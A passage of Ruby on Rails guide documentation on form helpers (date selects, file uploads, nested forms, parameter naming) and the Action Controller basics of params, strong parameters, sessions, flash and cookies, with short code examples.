When this is passed to `Person.new` (or `update`), Active Record spots that these parameters should all be used to construct the `birth_date` attribute and uses the suffixed information to determine in which order it should pass these parameters to functions such as `Date.civil`.

4.3 Common Options

Both families of helpers use the same core set of functions to generate the individual select tags and so both accept largely the same options. In particular, by default Rails will generate year options 5 years either side of the current year. If this is not an appropriate range, the `:start_year` and `:end_year` options override this. For an exhaustive list of the available options, refer to the API documentation.
As a rule of thumb you should be using `date_select` when working with model objects and `select_date` in other cases, such as a search form which filters results by date.
In many cases the built-in date pickers are clumsy as they do not aid the user in working out the relationship between the date and the day of the week.

4.4 Individual Components

Occasionally you need to display just a single date component such as a year or a month. Rails provides a series of helpers for this, one for each component `select_year`, `select_month`, `select_day`, `select_hour`, `select_minute`, `select_second`. These helpers are fairly straightforward. By default they will generate an input field named after the time component (for example, "year" for `select_year`, "month" for `select_month` etc.) although this can be overridden with the `:field_name` option. The `:prefix` option works in the same way that it does for `select_date` and `select_time` and has the same default value.
The first parameter specifies which value should be selected and can either be an instance of a `Date`,`Time` or `DateTime`, in which case the relevant component will be extracted, or a numerical value.
For example:

```
<%= select_year(2009) %>
<%= select_year(Time.now) %>
```

will produce the same output if the current year is 2009 and the value chosen by the user can be retrieved by `params[:date][:year]`.

5 Uploading Files

A common task is uploading some sort of file, whether it's a picture of a person or a CSV file containing data to process. The most important thing to remember with file uploads is that the rendered form's encoding **MUST** be set to "multipart/form-data". If you use `form_for`, this is done automatically. If you use `form_tag`, you must set it yourself, as per the following example.
The following two forms both upload a file.

```
<%= form_tag({action: :upload}, multipart: true) do %>
  <%= file_field_tag 'picture' %>
<% end %>

<%= form_for @person do |f| %>
  <%= f.file_field :picture %>
<% end %>
```

Rails provides the usual pair of helpers: the barebones `file_field_tag` and the model oriented `file_field`. The only difference with other helpers is that you cannot set a default value for file inputs as this would have no meaning. As you would expect in the first case the uploaded file is in `params[:picture]` and in the second case in `params[:person][:picture]`.

5.1 What Gets Uploaded

The object in the `params` hash is an instance of a subclass of `IO`. Depending on the size of the uploaded file it may in fact be a `StringIO` or an instance of `File` backed by a temporary file. In both cases the object will have an `original_filename` attribute containing the name the file had on the user's computer and a `content_type` attribute containing the MIME type of the uploaded file. The following snippet saves the uploaded content in `#{Rails.root}/public/uploads` under the same name as the original file (assuming the form was the one in the previous example).

```
def upload
  uploaded_io = params[:person][:picture]
  File.open(Rails.root.join('public', 'uploads',
uploaded_io.original_filename), 'wb') do |file|
    file.write(uploaded_io.read)
  end
end
```

Once a file has been uploaded, there are a multitude of potential tasks, ranging from where to store the files (on disk, Amazon S3, etc) and associating them with models to resizing image files and generating thumbnails. The intricacies of this are beyond the scope of this guide, but there are several libraries designed to assist with these. Two of the better known ones are CarrierWave andPaperclip.

If the user has not selected a file the corresponding parameter will be an empty string.

5.2 Dealing with Ajax

Unlike other forms making an asynchronous file upload form is not as simple as providing `form_for`with `remote: true`. With an Ajax form the serialization is done by JavaScript running inside the browser and since JavaScript cannot read files from your hard drive the file cannot be uploaded. The most common workaround is to use an invisible iframe that serves as the target for the form submission.

6 Customizing Form Builders

As mentioned previously the object yielded by `form_for` and `fields_for` is an instance of `FormBuilder` (or a subclass thereof). Form builders encapsulate the notion of displaying form elements for a single object. While you can of course write helpers for your forms in the usual way, you can also subclass `FormBuilder` and add the helpers there. For example:

```
<%= form_for @person do |f| %>
  <%= text_field_with_label f, :first_name %>
<% end %>
```

can be replaced with

```
<%= form_for @person, builder: LabellingFormBuilder do |f| %>
  <%= f.text_field :first_name %>
<% end %>
```

by defining a `LabellingFormBuilder` class similar to the following:

```
class LabellingFormBuilder < ActionView::Helpers::FormBuilder
  def text_field(attribute, options={})
    label(attribute) + super
  end
end
```

If you reuse this frequently you could define a `labeled_form_for` helper that automatically applies the `builder: LabellingFormBuilder` option:

```
def labeled_form_for(record, options = {}, &block)
  options.merge! builder: LabellingFormBuilder
  form_for record, options, &block
end
```
The form builder used also determines what happens when you do

```
<%= render partial: f %>
```
If `f` is an instance of `FormBuilder` then this will render the `form` partial, setting the partial's object to the form builder. If the form builder is of class `LabellingFormBuilder` then the `labelling_form`partial would be rendered instead.

7 Understanding Parameter Naming Conventions

As you've seen in the previous sections, values from forms can be at the top level of the `params` hash or nested in another hash. For example, in a standard `create` action for a Person model, `params[:person]` would usually be a hash of all the attributes for the person to create. The `params`hash can also contain arrays, arrays of hashes and so on.
Fundamentally HTML forms don't know about any sort of structured data, all they generate is name-value pairs, where pairs are just plain strings. The arrays and hashes you see in your application are the result of some parameter naming conventions that Rails uses.

You may find you can try out examples in this section faster by using the console to directly invoke Rack's parameter parser. For example,

```
Rack::Utils.parse_query "name=fred&phone=0123456789"
# => {"name"=>"fred", "phone"=>"0123456789"}
```

7.1 Basic Structures

The two basic structures are arrays and hashes. Hashes mirror the syntax used for accessing the value in `params`. For example, if a form contains:
```
<input id="person_name" name="person[name]" type="text" value="Henry"/>
```
the `params` hash will contain
```
{'person' => {'name' => 'Henry'}}
```
and `params[:person][:name]` will retrieve the submitted value in the controller.
Hashes can be nested as many levels as required, for example:

```
<input id="person_address_city" name="person[address][city]" type="text"
value="New York"/>
```
will result in the `params` hash being
```
{'person' => {'address' => {'city' => 'New York'}}}
```
Normally Rails ignores duplicate parameter names. If the parameter name contains an empty set of square brackets `[]` then they will be accumulated in an array. If you wanted users to be able to input multiple phone numbers, you could place this in the form:
```
<input name="person[phone_number][]" type="text"/>
<input name="person[phone_number][]" type="text"/>
<input name="person[phone_number][]" type="text"/>
```
This would result in `params[:person][:phone_number]` being an array containing the inputted phone numbers.

7.2 Combining Them

We can mix and match these two concepts. One element of a hash might be an array as in the previous example, or you can have an array of hashes. For example, a form might let you create any number of addresses by repeating the following form fragment

```
<input name="addresses[][line1]" type="text"/>
<input name="addresses[][line2]" type="text"/>
<input name="addresses[][city]" type="text"/>
```

This would result in `params[:addresses]` being an array of hashes with keys `line1`, `line2` and `city`. Rails decides to start accumulating values in a new hash whenever it encounters an input name that already exists in the current hash.
There's a restriction, however, while hashes can be nested arbitrarily, only one level of "arrayness" is allowed. Arrays can usually be replaced by hashes; for example, instead of having an array of model objects, one can have a hash of model objects keyed by their id, an array index or some other parameter.

Array parameters do not play well with the `check_box` helper. According to the HTML specification unchecked checkboxes submit no value. However it is often convenient for a checkbox to always submit a value. The `check_box` helper fakes this by creating an auxiliary hidden input with the same name. If the checkbox is unchecked only the hidden input is submitted and if it is checked then both are submitted but the value submitted by the checkbox takes precedence. When working with array parameters this duplicate submission will confuse Rails since duplicate input names are how it decides when to start a new array element. It is preferable to either use `check_box_tag` or to use hashes instead of arrays.

7.3 Using Form Helpers

The previous sections did not use the Rails form helpers at all. While you can craft the input names yourself and pass them directly to helpers such as `text_field_tag` Rails also provides higher level support. The two tools at your disposal here are the name parameter to `form_for` and `fields_for`and the `:index` option that helpers take.
You might want to render a form with a set of edit fields for each of a person's addresses. For example:

```
<%= form_for @person do |person_form| %>
  <%= person_form.text_field :name %>
  <% @person.addresses.each do |address| %>
    <%= person_form.fields_for address, index: address.id do
|address_form|%>
      <%= address_form.text_field :city %>
    <% end %>
  <% end %>
<% end %>
```

Assuming the person had two addresses, with ids 23 and 45 this would create output similar to this:

```
<form accept-charset="UTF-8" action="/people/1" class="edit_person"
id="edit_person_1" method="post">
  <input id="person_name" name="person[name]" type="text" />
  <input id="person_address_23_city" name="person[address][23][city]"
type="text" />
  <input id="person_address_45_city" name="person[address][45][city]"
type="text" />
</form>
```

This will result in a `params` hash that looks like

```
{'person' => {'name' => 'Bob', 'address' => {'23' => {'city' => 'Paris'},
'45' => {'city' => 'London'}}}}
```

Rails knows that all these inputs should be part of the person hash because you called `fields_for`on the first form builder. By specifying an `:index` option you're telling Rails that instead of naming the inputs `person[address][city]` it should insert that index surrounded by [] between the address and the city. This is often useful as it is then easy to locate which Address record should be modified. You can pass numbers with some other significance, strings or even `nil` (which will result in an array parameter being created).
To create more intricate nestings, you can specify the first part of the input name (`person[address]`in the previous example) explicitly:
```
<%= fields_for 'person[address][primary]', address, index: address do
|address_form| %>
  <%= address_form.text_field :city %>
<% end %>
```
will create inputs like

```
<input id="person_address_primary_1_city"
name="person[address][primary][1][city]" type="text" value="bologna" />
```
As a general rule the final input name is the concatenation of the name given to `fields_for`/`form_for`, the index value and the name of the attribute. You can also pass an `:index`option directly to helpers such as `text_field`, but it is usually less repetitive to specify this at the form builder level rather than on individual input controls.
As a shortcut you can append [] to the name and omit the `:index` option. This is the same as specifying `index: address` so
```
<%= fields_for 'person[address][primary][]', address do |address_form|
%>
  <%= address_form.text_field :city %>
<% end %>
```
produces exactly the same output as the previous example.

8 Forms to External Resources

Rails' form helpers can also be used to build a form for posting data to an external resource. However, at times it can be necessary to set an `authenticity_token` for the resource; this can be done by passing an `authenticity_token: 'your_external_token'` parameter to the `form_tag`options:
```
<%= form_tag 'http://farfar.away/form', authenticity_token:
'external_token' do %>
  Form contents
<% end %>
```
Sometimes when submitting data to an external resource, like a payment gateway, the fields that can be used in the form are limited by an external API and it may be undesirable to generate an `authenticity_token`. To not send a token, simply pass `false` to the `:authenticity_token` option:
```
<%= form_tag 'http://farfar.away/form', authenticity_token: false do %>
  Form contents
<% end %>
```
The same technique is also available for `form_for`:
```
<%= form_for @invoice, url: external_url, authenticity_token:
'external_token' do |f| %>
  Form contents
<% end %>
```
Or if you don't want to render an `authenticity_token` field:
```
<%= form_for @invoice, url: external_url, authenticity_token: false do
|f| %>
  Form contents
<% end %>
```

9 Building Complex Forms

Many apps grow beyond simple forms editing a single object. For example, when creating a `Person`you might want to allow the user to (on the same form) create multiple address records (home, work, etc.). When later editing that person the user should be able to add, remove or amend addresses as necessary.

9.1 Configuring the Model

Active Record provides model level support via the `accepts_nested_attributes_for` method:

```
class Person < ActiveRecord::Base
  has_many :addresses
  accepts_nested_attributes_for :addresses
end

class Address < ActiveRecord::Base
  belongs_to :person
end
```

This creates an `addresses_attributes=` method on `Person` that allows you to create, update and (optionally) destroy addresses.

9.2 Nested Forms

The following form allows a user to create a `Person` and its associated addresses.

```
<%= form_for @person do |f| %>
  Addresses:
  <ul>
    <%= f.fields_for :addresses do |addresses_form| %>
      <li>
        <%= addresses_form.label :kind %>
        <%= addresses_form.text_field :kind %>

        <%= addresses_form.label :street %>
        <%= addresses_form.text_field :street %>
        ...
      </li>
    <% end %>
  </ul>
<% end %>
```

When an association accepts nested attributes `fields_for` renders its block once for every element of the association. In particular, if a person has no addresses it renders nothing. A common pattern is for the controller to build one or more empty children so that at least one set of fields is shown to the user. The example below would result in 2 sets of address fields being rendered on the new person form.

```
def new
  @person = Person.new
  2.times { @person.addresses.build}
end
```

The `fields_for` yields a form builder. The parameters' name will be what `accepts_nested_attributes_for` expects. For example, when creating a user with 2 addresses, the submitted parameters would look like:

```
{
  'person' => {
    'name' => 'John Doe',
    'addresses_attributes' => {
      '0' => {
        'kind' => 'Home',
        'street' => '221b Baker Street'
      },
      '1' => {
        'kind' => 'Office',
        'street' => '31 Spooner Street'
      }
    }
  }
}
```
The keys of the `:addresses_attributes` hash are unimportant, they need merely be different for each address.

If the associated object is already saved, `fields_for` autogenerates a hidden input with the `id` of the saved record. You can disable this by passing `include_id: false` to `fields_for`. You may wish to do this if the autogenerated input is placed in a location where an input tag is not valid HTML or when using an ORM where children do not have an `id`.

9.3 The Controller

As usual you need to whitelist the parameters in the controller before you pass them to the model:
```
def create
  @person = Person.new(person_params)
  # ...
end

private
  def person_params
    params.require(:person).permit(:name, addresses_attributes: [:id,
:kind, :street])
  end
```

9.4 Removing Objects

You can allow users to delete associated objects by passing `allow_destroy: true` to `accepts_nested_attributes_for`
```
class Person < ActiveRecord::Base
  has_many :addresses
  accepts_nested_attributes_for :addresses, allow_destroy: true
end
```
If the hash of attributes for an object contains the key `_destroy` with a value of `1` or `true` then the object will be destroyed. This form allows users to remove addresses:
```
<%= form_for @person do |f| %>
  Addresses:
  <ul>
    <%= f.fields_for :addresses do |addresses_form| %>
      <li>
        <%= addresses_form.check_box :_destroy%>
        <%= addresses_form.label :kind %>
        <%= addresses_form.text_field :kind %>
        ...
      </li>
    <% end %>
  </ul>
<% end %>
```
Don't forget to update the whitelisted params in your controller to also include the `_destroy` field:
```
def person_params
  params.require(:person).
    permit(:name, addresses_attributes: [:id, :kind, :street,
:_destroy])
end
```

9.5 Preventing Empty Records

It is often useful to ignore sets of fields that the user has not filled in. You can control this by passing a `:reject_if` proc to `accepts_nested_attributes_for`. This proc will be called with each hash of attributes submitted by the form. If the proc returns `false` then Active Record will not build an associated object for that hash. The example below only tries to build an address if the `kind` attribute is set.

```
class Person < ActiveRecord::Base
  has_many :addresses
  accepts_nested_attributes_for :addresses, reject_if: lambda
{|attributes| attributes['kind'].blank?}
end
```

As a convenience you can instead pass the symbol `:all_blank` which will create a proc that will reject records where all the attributes are blank excluding any value for `_destroy`.

9.6 Adding Fields on the Fly

Rather than rendering multiple sets of fields ahead of time you may wish to add them only when a user clicks on an 'Add new address' button. Rails does not provide any built-in support for this. When generating new sets of fields you must ensure the key of the associated array is unique - the current JavaScript date (milliseconds after the epoch) is a common choice.

Action Controller Overview

In this guide you will learn how controllers work and how they fit into the request cycle in your application.

1 What Does a Controller Do?

Action Controller is the C in MVC. After routing has determined which controller to use for a request, your controller is responsible for making sense of the request and producing the appropriate output. Luckily, Action Controller does most of the groundwork for you and uses smart conventions to make this as straightforward as possible.

For most conventional RESTful applications, the controller will receive the request (this is invisible to you as the developer), fetch or save data from a model and use a view to create HTML output. If your controller needs to do things a little differently, that's not a problem, this is just the most common way for a controller to work.
A controller can thus be thought of as a middle man between models and views. It makes the model data available to the view so it can display that data to the user, and it saves or updates data from the user to the model.

For more details on the routing process, see Rails Routing from the Outside In.

2 Controller Naming Convention

The naming convention of controllers in Rails favors pluralization of the last word in the controller's name, although it is not strictly required (e.g. `ApplicationController`). For example, `ClientsController` is preferable to `ClientController`, `SiteAdminsController` is preferable to `SiteAdminController` or `SitesAdminsController`, and so on.
Following this convention will allow you to use the default route generators (e.g. `resources`, etc) without needing to qualify each `:path` or `:controller`, and keeps URL and path helpers' usage consistent throughout your application. See Layouts & Rendering Guide for more details.
The controller naming convention differs from the naming convention of models, which are expected to be named in singular form.

3 Methods and Actions

A controller is a Ruby class which inherits from `ApplicationController` and has methods just like any other class. When your application receives a request, the routing will determine which controller and action to run, then Rails creates an instance of that controller and runs the method with the same name as the action.

```
class ClientsController < ApplicationController
  def new
  end
end
```

As an example, if a user goes to `/clients/new` in your application to add a new client, Rails will create an instance of `ClientsController` and run the `new` method. Note that the empty method from the example above would work just fine because Rails will by default render the `new.html.erb` view unless the action says otherwise. The `new` method could make available to the view a `@client`instance variable by creating a new `Client`:

```
def new
  @client = Client.new
end
```

The Layouts & Rendering Guide explains this in more detail.

`ApplicationController` inherits from `ActionController::Base`, which defines a number of helpful methods. This guide will cover some of these, but if you're curious to see what's in there, you can see all of them in the API documentation or in the source itself.

Only public methods are callable as actions. It is a best practice to lower the visibility of methods which are not intended to be actions, like auxiliary methods or filters.

4 Parameters

You will probably want to access data sent in by the user or other parameters in your controller actions. There are two kinds of parameters possible in a web application. The first are parameters that are sent as part of the URL, called query string parameters. The query string is everything after "?" in the URL. The second type of parameter is usually referred to as POST data. This information usually comes from an HTML form which has been filled in by the user. It's called POST data because it can only be sent as part of an HTTP POST request. Rails does not make any distinction between query string parameters and POST parameters, and both are available in the `params` hash in your controller:

```
class ClientsController < ApplicationController
  # This action uses query string parameters because it gets run
  # by an HTTP GET request, but this does not make any difference
  # to the way in which the parameters are accessed. The URL for
  # this action would look like this in order to list activated
  # clients: /clients?status=activated
  def index
    if params[:status] == "activated"
      @clients = Client.activated
    else
      @clients = Client.inactivated
    end
  end

  # This action uses POST parameters. They are most likely coming
  # from an HTML form which the user has submitted. The URL for
  # this RESTful request will be "/clients", and the data will be
  # sent as part of the request body.
  def create
    @client = Client.new(params[:client])
    if @client.save
      redirect_to @client
    else
      # This line overrides the default rendering behavior, which
      # would have been to render the "create" view.
      render "new"
    end
  end
end
```

4.1 Hash and Array Parameters

The `params` hash is not limited to one-dimensional keys and values. It can contain arrays and (nested) hashes. To send an array of values, append an empty pair of square brackets "[]" to the key name:

```
GET /clients?ids[]=1&ids[]=2&ids[]=3
```

The actual URL in this example will be encoded as "/clients?ids%5b%5d=1&ids%5b%5d=2&ids%5b%5d=3" as "[" and "]" are not allowed in URLs. Most of the time you don't have to worry about this because the browser will take care of it for you, and Rails will decode it back when it receives it, but if you ever find yourself having to send those requests to the server manually you have to keep this in mind.

The value of `params[:ids]` will now be `["1", "2", "3"]`. Note that parameter values are always strings; Rails makes no attempt to guess or cast the type.
Values such as `[nil]` or `[nil, nil, ...]` in `params` are replaced with `[]` for security reasons by default. See Security Guide for more information.

To send a hash you include the key name inside the brackets:

```
<form accept-charset="UTF-8" action="/clients" method="post">
  <input type="text" name="client[name]" value="Acme" />
  <input type="text" name="client[phone]" value="12345" />
  <input type="text" name="client[address][postcode]" value="12345" />
  <input type="text" name="client[address][city]" value="Carrot City" />
</form>
```

When this form is submitted, the value of `params[:client]` will be `{ "name" => "Acme", "phone" => "12345", "address" => { "postcode" => "12345", "city" => "Carrot City" } }`. Note the nested hash in `params[:client][:address]`.
Note that the `params` hash is actually an instance of `ActiveSupport::HashWithIndifferentAccess`, which acts like a hash but lets you use symbols and strings interchangeably as keys.

4.2 JSON parameters

If you're writing a web service application, you might find yourself more comfortable accepting parameters in JSON format. If the "Content-Type" header of your request is set to "application/json", Rails will automatically convert your parameters into the `params` hash, which you can access as you would normally.
So for example, if you are sending this JSON content:

```
{ "company": { "name": "acme", "address": "123 Carrot Street" } }
```

You'll get `params[:company]` as `{ "name" => "acme", "address" => "123 Carrot Street" }`.
Also, if you've turned on `config.wrap_parameters` in your initializer or calling `wrap_parameters` in your controller, you can safely omit the root element in the JSON parameter. The parameters will be cloned and wrapped in the key according to your controller's name by default. So the above parameter can be written as:

```
{ "name": "acme", "address": "123 Carrot Street" }
```

And assume that you're sending the data to `CompaniesController`, it would then be wrapped in `:company` key like this:

```
{ name: "acme", address: "123 Carrot Street", company: { name: "acme",
address: "123 Carrot Street" } }
```

You can customize the name of the key or specific parameters you want to wrap by consulting theAPI documentation
Support for parsing XML parameters has been extracted into a gem named `actionpack-xml_parser`

4.3 Routing Parameters

The `params` hash will always contain the `:controller` and `:action` keys, but you should use the methods `controller_name` and `action_name` instead to access these values. Any other parameters defined by the routing, such as `:id` will also be available. As an example, consider a listing of clients where the list can show either active or inactive clients. We can add a route which captures the `:status` parameter in a "pretty" URL:

```
get '/clients/:status' => 'clients#index', foo: 'bar'
```

In this case, when a user opens the URL `/clients/active`, `params[:status]` will be set to "active". When this route is used, `params[:foo]` will also be set to "bar" just like it was passed in the query string. In the same way `params[:action]` will contain "index".

4.4 `default_url_options`

You can set global default parameters for URL generation by defining a method called `default_url_options` in your controller. Such a method must return a hash with the desired defaults, whose keys must be symbols:

```
class ApplicationController < ActionController::Base
  def default_url_options
    { locale: I18n.locale }
  end
end
```

These options will be used as a starting point when generating URLs, so it's possible they'll be overridden by the options passed in `url_for` calls.

If you define `default_url_options` in `ApplicationController`, as in the example above, it would be used for all URL generation. The method can also be defined in one specific controller, in which case it only affects URLs generated there.

4.5 Strong Parameters

With strong parameters, Action Controller parameters are forbidden to be used in Active Model mass assignments until they have been whitelisted. This means you'll have to make a conscious choice about which attributes to allow for mass updating and thus prevent accidentally exposing that which shouldn't be exposed.

In addition, parameters can be marked as required and flow through a predefined raise/rescue flow to end up as a 400 Bad Request with no effort.

```
class PeopleController < ActionController::Base
  # This will raise an ActiveModel::ForbiddenAttributes exception
  # because it's using mass assignment without an explicit permit
  # step.
  def create
    Person.create(params[:person])
  end

  # This will pass with flying colors as long as there's a person key
  # in the parameters, otherwise it'll raise a
  # ActionController::ParameterMissing exception, which will get
  # caught by ActionController::Base and turned into that 400 Bad
  # Request reply.
  def update
    person = current_account.people.find(params[:id])
    person.update!(person_params)
    redirect_to person
  end

  private
    # Using a private method to encapsulate the permissible parameters
    # is just a good pattern since you'll be able to reuse the same
    # permit list between create and update. Also, you can specialize
    # this method with per-user checking of permissible attributes.
    def person_params
      params.require(:person).permit(:name, :age)
    end
end
```

4.5.1 Permitted Scalar Values

Given

```
params.permit(:id)
```

the key `:id` will pass the whitelisting if it appears in `params` and it has a permitted scalar value associated. Otherwise the key is going to be filtered out, so arrays, hashes, or any other objects cannot be injected.
The permitted scalar types are `String`, `Symbol`, `NilClass`, `Numeric`, `TrueClass`, `FalseClass`, `Date`,`Time`, `DateTime`, `StringIO`, `IO`, `ActionDispatch::Http::UploadedFile` and `Rack::Test::UploadedFile`.
To declare that the value in `params` must be an array of permitted scalar values map the key to an empty array:

```
params.permit(id: [])
```

To whitelist an entire hash of parameters, the `permit!` method can be used:

```
params.require(:log_entry).permit!
```

This will mark the `:log_entry` parameters hash and any sub-hash of it permitted. Extreme care should be taken when using `permit!` as it will allow all current and future model attributes to be mass-assigned.

4.5.2 Nested Parameters

You can also use permit on nested parameters, like:

```
params.permit(:name, { emails: [] },
              friends: [ :name,
                         { family: [ :name ], hobbies: [] }])
```

This declaration whitelists the `name`, `emails` and `friends` attributes. It is expected that `emails` will be an array of permitted scalar values and that `friends` will be an array of resources with specific attributes : they should have a `name` attribute (any permitted scalar values allowed), a `hobbies`attribute as an array of permitted scalar values, and a `family` attribute which is restricted to having a `name` (any permitted scalar values allowed, too).

4.5.3 More Examples

You want to also use the permitted attributes in the `new` action. This raises the problem that you can't use `require` on the root key because normally it does not exist when calling `new`:

```
# using `fetch` you can supply a default and use
# the Strong Parameters API from there.
params.fetch(:blog, {}).permit(:title, :author)
```

`accepts_nested_attributes_for` allows you to update and destroy associated records. This is based on the `id` and `_destroy` parameters:

```
# permit :id and :_destroy
params.require(:author).permit(:name, books_attributes: [:title, :id,
:_destroy])
```

Hashes with integer keys are treated differently and you can declare the attributes as if they were direct children. You get these kinds of parameters when you use `accepts_nested_attributes_for`in combination with a `has_many` association:

```
# To whitelist the following data:
# {"book" => {"title" => "Some Book",
#             "chapters_attributes" => { "1" => {"title" => "First
Chapter"},
#                                        "2" => {"title" => "Second
Chapter"}}}}

params.require(:book).permit(:title, chapters_attributes: [:title])
```

4.5.4 Outside the Scope of Strong Parameters

The strong parameter API was designed with the most common use cases in mind. It is not meant as a silver bullet to handle all your whitelisting problems. However you can easily mix the API with your own code to adapt to your situation.

Imagine a scenario where you have parameters representing a product name and a hash of arbitrary data associated with that product, and you want to whitelist the product name attribute but also the whole data hash. The strong parameters API doesn't let you directly whitelist the whole of a nested hash with any keys, but you can use the keys of your nested hash to declare what to whitelist:

```
def product_params
  params.require(:product).permit(:name, data:
params[:product][:data].try(:keys))
end
```

5 Session

Your application has a session for each user in which you can store small amounts of data that will be persisted between requests. The session is only available in the controller and the view and can use one of a number of different storage mechanisms:

- `ActionDispatch::Session::CookieStore` - Stores everything on the client.
- `ActionDispatch::Session::CacheStore` - Stores the data in the Rails cache.
- `ActionDispatch::Session::ActiveRecordStore` - Stores the data in a database using Active Record. (require `activerecord-session_store` gem).
- `ActionDispatch::Session::MemCacheStore` - Stores the data in a memcached cluster (this is a legacy implementation; consider using CacheStore instead).

All session stores use a cookie to store a unique ID for each session (you must use a cookie, Rails will not allow you to pass the session ID in the URL as this is less secure).

For most stores, this ID is used to look up the session data on the server, e.g. in a database table. There is one exception, and that is the default and recommended session store - the CookieStore - which stores all session data in the cookie itself (the ID is still available to you if you need it). This has the advantage of being very lightweight and it requires zero setup in a new application in order to use the session. The cookie data is cryptographically signed to make it tamper-proof. And it is also encrypted so anyone with access to it can't read its contents. (Rails will not accept it if it has been edited).

The CookieStore can store around 4kB of data - much less than the others - but this is usually enough. Storing large amounts of data in the session is discouraged no matter which session store your application uses. You should especially avoid storing complex objects (anything other than basic Ruby objects, the most common example being model instances) in the session, as the server might not be able to reassemble them between requests, which will result in an error.

If your user sessions don't store critical data or don't need to be around for long periods (for instance if you just use the flash for messaging), you can consider using `ActionDispatch::Session::CacheStore`. This will store sessions using the cache implementation you have configured for your application. The advantage of this is that you can use your existing cache infrastructure for storing sessions without requiring any additional setup or administration. The downside, of course, is that the sessions will be ephemeral and could disappear at any time.

Read more about session storage in the Security Guide.

If you need a different session storage mechanism, you can change it in the `config/initializers/session_store.rb` file:

```
# Use the database for sessions instead of the cookie-based default,
# which shouldn't be used to store highly confidential information
# (create the session table with "rails g
active_record:session_migration")
# Rails.application.config.session_store :active_record_store
```

Rails sets up a session key (the name of the cookie) when signing the session data. These can also be changed in `config/initializers/session_store.rb`:

```
# Be sure to restart your server when you modify this file.
Rails.application.config.session_store :cookie_store, key:
'_your_app_session'
```

You can also pass a `:domain` key and specify the domain name for the cookie:

```
# Be sure to restart your server when you modify this file.
Rails.application.config.session_store :cookie_store, key:
'_your_app_session', domain: ".example.com"
```

Rails sets up (for the CookieStore) a secret key used for signing the session data. This can be changed in `config/secrets.yml`

```
# Be sure to restart your server when you modify this file.

# Your secret key is used for verifying the integrity of signed
cookies.
# If you change this key, all old signed cookies will become invalid!

# Make sure the secret is at least 30 characters and all random,
# no regular words or you'll be exposed to dictionary attacks.
# You can use `rake secret` to generate a secure secret key.

# Make sure the secrets in this file are kept private
# if you're sharing your code publicly.

development:
  secret_key_base: a75d...

test:
  secret_key_base: 492f...

# Do not keep production secrets in the repository,
# instead read values from the environment.
production:
  secret_key_base: <%= ENV["SECRET_KEY_BASE"] %>
```

Changing the secret when using the `CookieStore` will invalidate all existing sessions.

5.1 Accessing the Session

In your controller you can access the session through the `session` instance method.

Sessions are lazily loaded. If you don't access sessions in your action's code, they will not be loaded. Hence you will never need to disable sessions, just not accessing them will do the job.

Session values are stored using key/value pairs like a hash:

```
class ApplicationController < ActionController::Base
```

```
  private

  # Finds the User with the ID stored in the session with the key
  # :current_user_id This is a common way to handle user login in
  # a Rails application; logging in sets the session value and
  # logging out removes it.
  def current_user
    @_current_user ||= session[:current_user_id] &&
      User.find_by(id: session[:current_user_id])
  end
end
```

To store something in the session, just assign it to the key like a hash:

```
class LoginsController < ApplicationController
  # "Create" a login, aka "log the user in"
  def create
    if user = User.authenticate(params[:username], params[:password])
      # Save the user ID in the session so it can be used in
      # subsequent requests
      session[:current_user_id] = user.id
      redirect_to root_url
    end
  end
end
```

To remove something from the session, assign that key to be `nil`:

```
class LoginsController < ApplicationController
  # "Delete" a login, aka "log the user out"
  def destroy
    # Remove the user id from the session
    @_current_user = session[:current_user_id] = nil
    redirect_to root_url
  end
end
```

To reset the entire session, use `reset_session`.

5.2 The Flash

The flash is a special part of the session which is cleared with each request. This means that values stored there will only be available in the next request, which is useful for passing error messages etc.

It is accessed in much the same way as the session, as a hash (it's a FlashHash instance).
Let's use the act of logging out as an example. The controller can send a message which will be displayed to the user on the next request:

```
class LoginsController < ApplicationController
  def destroy
    session[:current_user_id] = nil
    flash[:notice] = "You have successfully logged out."
    redirect_to root_url
  end
end
```

Note that it is also possible to assign a flash message as part of the redirection. You can assign `:notice`, `:alert` or the general purpose `:flash`:

```
redirect_to root_url, notice: "You have successfully logged out."
redirect_to root_url, alert: "You're stuck here!"
redirect_to root_url, flash: { referral_code: 1234 }
```

The `destroy` action redirects to the application's `root_url`, where the message will be displayed. Note that it's entirely up to the next action to decide what, if anything, it will do with what the previous action put in the flash. It's conventional to display any error alerts or notices from the flash in the application's layout:

```
<html>
  <!-- <head/> -->
  <body>
    <% flash.each do |name, msg| -%>
      <%= content_tag :div, msg, class: name %>
    <% end -%>

    <!-- more content -->
  </body>
</html>
```

This way, if an action sets a notice or an alert message, the layout will display it automatically.

You can pass anything that the session can store; you're not limited to notices and alerts:

```
<% if flash[:just_signed_up] %>
  <p class="welcome">Welcome to our site!</p>
<% end %>
```

If you want a flash value to be carried over to another request, use the `keep` method:

```
class MainController < ApplicationController
  # Let's say this action corresponds to root_url, but you want
  # all requests here to be redirected to UsersController#index.
  # If an action sets the flash and redirects here, the values
  # would normally be lost when another redirect happens, but you
  # can use 'keep' to make it persist for another request.
  def index
    # Will persist all flash values.
    flash.keep

    # You can also use a key to keep only some kind of value.
    # flash.keep(:notice)
    redirect_to users_url
  end
end
```

5.2.1 `flash.now`

By default, adding values to the flash will make them available to the next request, but sometimes you may want to access those values in the same request. For example, if the `create` action fails to save a resource and you render the `new` template directly, that's not going to result in a new request, but you may still want to display a message using the flash. To do this, you can use `flash.now` in the same way you use the normal `flash`:

```
class ClientsController < ApplicationController
  def create
    @client = Client.new(params[:client])
    if @client.save
      # ...
    else
      flash.now[:error] = "Could not save client"
      render action: "new"
    end
  end
end
```

6 Cookies

Your application can store small amounts of data on the client - called cookies - that will be persisted across requests and even sessions. Rails provides easy access to cookies via the `cookies` method, which - much like the `session` - works like a hash:

```
class CommentsController < ApplicationController
  def new
    # Auto-fill the commenter's name if it has been stored in a cookie
    @comment = Comment.new(author: cookies[:commenter_name])
  end

  def create
    @comment = Comment.new(params[:comment])
    if @comment.save
      flash[:notice] = "Thanks for your comment!"
      if params[:remember_name]
        # Remember the commenter's name.
        cookies[:commenter_name] = @comment.author
      else
        # Delete cookie for the commenter's name cookie, if any.
        cookies.delete(:commenter_name)
      end
      redirect_to @comment.article
    else
      render action: "new"
    end
  end
end
```
Note that while for session values you set the key to `nil`, to delete a cookie value you should use `cookies.delete(:key)`.

Rails also provides a signed cookie jar and an encrypted cookie jar for storing sensitive data. The signed cookie jar appends a cryptographic signature on the cookie values to protect their integrity. The encrypted cookie jar encrypts the values in addition to signing them, so that they cannot be read by the end user. Refer to the API documentation for more details.

These special cookie jars use a serializer to serialize the assigned values into strings and deserializes them into Ruby objects on read.

You can specify what serializer to use:

```
Rails.application.config.action_dispatch.cookies_serializer = :json
```
